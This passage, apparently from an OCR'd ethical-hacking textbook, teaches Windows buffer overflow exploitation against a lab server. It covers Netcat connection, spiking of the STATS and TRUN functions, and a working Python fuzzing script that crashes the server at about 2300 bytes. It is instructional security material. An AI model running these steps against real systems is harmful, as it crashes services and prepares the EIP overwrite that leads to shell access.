
- **Step 1: Establish a connection with the vulnerable server using Netcat**



- **Step 2: Generate spike templates and perform spiking**



Windows Buffer Overflow Exploitation (Cont'd)



Step - 1: Establish a connection with the vulnerable server using Netcat


As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

```
nc -nv <Target IP> <Target Port>
```

Step - 2: Generate spike templates and perform spiking


Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

Use the following spike template for spiking on the STATS function:



Now, send the packages to the vulnerable server using the following command:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR



As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:




Figure 6.48: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:


```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR
```

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.

Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing


- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode



```
#!/usr/bin/python
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        soc.connect(('10.10.10.10', 9999))

        soc.send('TRUN /.:/' + buff)
        soc.close()
        sleep(1)
        buff = buff + "A" * 100
    except:
        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
        sys.exit()
```

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌──[root@parrot]─[~]
└──#./fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
┌──[root@parrot]─[~]
└──#
```

Windows Buffer Overflow Exploitation (Cont'd)






Figure 6.51: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.




Figure 6.52: Screenshot of Immunity Debugger showing vulnerable server before buffer overflow

Figure 6.53: Screenshot showing the output of fuzzing vulnerable server






Figure 6.54: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Windows Buffer Overflow Exploitation (Cont'd)

